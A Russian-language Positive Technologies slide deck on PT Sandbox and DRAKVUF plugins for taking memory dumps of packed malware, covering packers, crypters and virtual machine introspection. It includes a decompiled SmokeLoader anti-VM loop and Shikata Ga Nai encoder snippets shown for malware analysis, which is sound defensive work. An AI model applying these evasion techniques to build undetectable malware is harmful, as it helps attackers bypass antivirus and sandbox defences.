



POSITIVE
TECHNOLOGIES

Получение снимков памяти в PT Sandbox: новые плагины для DRAKVUF

Павел Максютин
Эксперт PT ESC

Алексей Вишняков
Эксперт PT ESC



ptsecurity.com

Содержание




- Коротко о PT Sandbox
- Упаковщики и обфускаторы
- Фреймворк DRAKVUF
- Плагин memdump
- Плагин procdump
- Примеры
- Заключение

PT Sandbox



Песочница для защиты от целевых и массовых атак с применением неизвестного вредоносного ПО и угроз нулевого дня.

- Обеспечивает комплексный анализ файлов и трафика (включая зашифрованный)
- Поддерживает гибкую настройку виртуальных сред и защищена от техник обхода песочниц
- Использует уникальные и наиболее актуальные знания для выявления угроз



Содержание



- Коротко о PT Sandbox
- Упаковщики и обфускаторы
- Фреймворк DRAKVUF
- Плагин memdump
- Плагин procdump
- Примеры
- Заключение

Упаковщики и обфускаторы



Упаковщики


Цели:

- Уменьшить размер исполняемого файла
- Скрыть вредоносный код
- Усложнить анализ

Принцип работы:

- Сжатие секций
- Добавление загрузчика


Упаковщики и обфускаторы



Упаковщики и обфускаторы

Действия загрузчика:

- Распаковка секций
- Восстановление импортов
Восстановление релокаций
- Передача управления
исходной программе



Упаковщики и обфускаторы

```
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2020
UPX 3.96w      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

      File size      Ratio      Format      Name
-----
1265664 ->  210432  16.63%  win32/pe  out.exe

Packed 1 file.
```

File: out					
	Name	Virtual Size	Virtual Address	Raw Size	Raw Address
Dos Header					
Nt Headers					
File Header					
Optional Header					
Data Directories [x]					
Section Headers [x]					
Import Directory					
	Byte[8]	Dword	Dword	Dword	Dword
	UPX0	0438D000	00001000	00000000	00000400
	UPX1	0002D000	0438E000	0002C200	00000400
	.rsrc	00008000	043BB000	00007400	0002C600

UPX

Упаковщики и обфускаторы



Крипторы\обфускаторы

Цели:

- Обойти антивирусную систему
- Обойти отладку, песочницу
- Затруднить анализ
- Создать FUD (Fully Undetectable) систему




Пример возможностей криптора

Упаковщики и обфускаторы

SmokeLoader

```
18 for ( i = 0; i < 673800; ++i )
19 {
20     if ( dword_465159C == 1404 )
21     {
22         SetEnvironmentVariableW(0, 0);
23         GetCPInfoExA(0, 0, &CPInfoEx);
24         CreateMailslotA(0, 0, 0, 0);
25         GlobalAlloc(0, 0);
26         WriteConsoleOutputCharacterW(0, 0, 0, 0, &NumberOfCharsWritten);
27         GetProcessHeaps(0, 0);
28         GetVolumePathNamesForVolumeNameW(0, szVolumePathNames, 0, &cchReturnLength);
29         GetModuleHandleA(0);
30         WriteConsoleOutputAttribute(0, 0, 0, 0, &NumberOfAttrsWritten);
31         SetLastError(0);
32     }
33     if ( i == 664536 )
34         hModule = sub_40627C();
35 }
```

Пример Anti-VM



Граф функции main

Упаковщики и обфускаторы



Кодировщик Shikata Ga Nai

```
xchg    eax, ebx
inc     edx
lahf
nop
lahf
setalc
cwde
xchg    eax, ebx
cdq
inc     ebx
cld
inc     edx
xchg    eax, edx
inc     eax
xchg    eax, edx
clc
inc     ecx
nop
cld
aaa
daa
cdq
setalc
```

Loader A

```
xchg    eax, edx
inc     edx
inc     eax
stc
cdq
dec     ebx
aas
aas
cdq
inc     ebx
xchg    eax, ecx
das
nop
setalc
xchg    eax, ebx
inc     ecx
inc     ecx
aaa
aaa
clc
cdq
cmc
inc     ecx
```

Loader B


Содержание



- Коротко о PT Sandbox
- Упаковщики и обфускаторы
- **Фреймворк DRAKVUF**
- Плагин memdump
- Плагин procdump
- Примеры
- Заключение

Фреймворк DRAKVUF

- Фреймворк для безагентного мониторинга состояния виртуальной машины (VM, англ. virtual machine)
- Легко дополняется с помощью плагинов
- Активно использует LibVMi для своей работы



Фреймворк DRAKVUF




LibVMI, Virtual Machine Introspection

- Чтение и модификация виртуальной памяти VM
- Изменения прав физических страниц VM
- Чтение и модификация регистров процессора VM
- Запуск и остановка VM
- Установка обработчиков событий
 - Доступ к регистру CR3
 - Доступ к физическим страницам VM
 - Прерывания

Functions

- vmi_init
- vmi_init_complete
- vmi_init_paging
- vmi_init_os
- vmi_destroy
- vmi_get_library_arch
- vmi_translate_kv2p
- vmi_translate_uv2p
- vmi_translate_ksym2v
- vmi_translate_sym2v
- vmi_translate_v2sym
- vmi_translate_v2ksym
- vmi_pid_to_dtb
- vmi_dtb_to_pid
- vmi_pagetable_lookup
- vmi_pagetable_lookup_extended
- vmi_nested_pagetable_lookup
- vmi_nested_pagetable_lookup_extended
- vmi_read
- vmi_read_8
- vmi_read_16


Фреймворк DRAKVUF



Фреймворк DRAKVUF



Трансляция памяти VM в память хоста



<https://rayanfam.com/topics/hypervisor-from-scratch-part-4/>

Фреймворк DRAKVUF




Перехват доступа к памяти

- Найти в памяти интересующий фрагмент кода или данных
- Изменить права доступа соответствующей страницы памяти
- Поймать исключение (EPT violation)
- Обработать событие
- Восстановить права доступа страницы памяти

Фреймворк DRAKVUF

Цикл анализа VM



Содержание




- Коротко о PT Sandbox
- Упаковщики и обфускаторы
- Фреймворк DRAKVUF
- **Плагин memdump**
- Плагин procdump
- Примеры
- Заключение

Плагин memdump



Виртуальная память процесса, VAD Tree



<https://www.triplefault.io/2017/08/exploring-windows-virtual-memory.html>

Плагин memdump

PT

CPU	Log	Notes	Breakpoints	Memory Map	Call	
Address	Size	Info	Co	Type	Protection	Initial
001B0000	00002000			PRV	-RW--	-RW--
001C0000	00001000			MAP	-R---	-R---
00200000	0018F000	Reserved		PRV	-RW--	-RW--
0038F000	00005000			PRV	-RW--	-RW--
00394000	0006C000	Reserved (002		PRV	-RW--	-RW--
00400000	00001000	idjvgwd.bin		IMG	-R---	ERWC-
00401000	00039000	".text"	Ex	IMG	ER---	ERWC-
0043A000	04293000	".data"	In	IMG	-RW--	ERWC-
046CD000	000EB000	".rsrc"	Re	IMG	-R---	ERWC-
04830000	00004000			PRV	-RW--	-RW--
04834000	000FC000	Reserved (048		PRV	-RW--	-RW--
04980000	00006000			PRV	-RW--	-RW--
04986000	0000A000	Reserved (049		PRV	-RW--	-RW--
04990000	000C9000	\Device\Hardd		MAP	-R---	-R---
751F0000	00001000	kernel32.dll		IMG	-R---	ERWC-
751F1000	0000F000	Reserved (751		IMG		ERWC-
75200000	00064000	kernel32.dll		IMG	ER---	ERWC-
75264000	0000C000	Reserved (751		IMG		ERWC-
75270000	0002A000	kernel32.dll		IMG	-R---	ERWC-
7529A000	00006000	Reserved (751		IMG		ERWC-
752A0000	00001000	kernel32.dll		IMG	-RW--	ERWC-
752A1000	0000F000	Reserved (751		IMG		ERWC-
75280000	00001000	kernel32.dll		IMG	-R---	ERWC-
75281000	0000F000	Reserved (751		IMG		ERWC-
752C0000	00001000	kernel32.dll		IMG	-R---	ERWC-
752C1000	0000F000	Reserved (751		IMG		ERWC-
752D0000	00005000	kernel32.dll		IMG	-R---	ERWC-
752D5000	00008000	Reserved (751		IMG		ERWC-
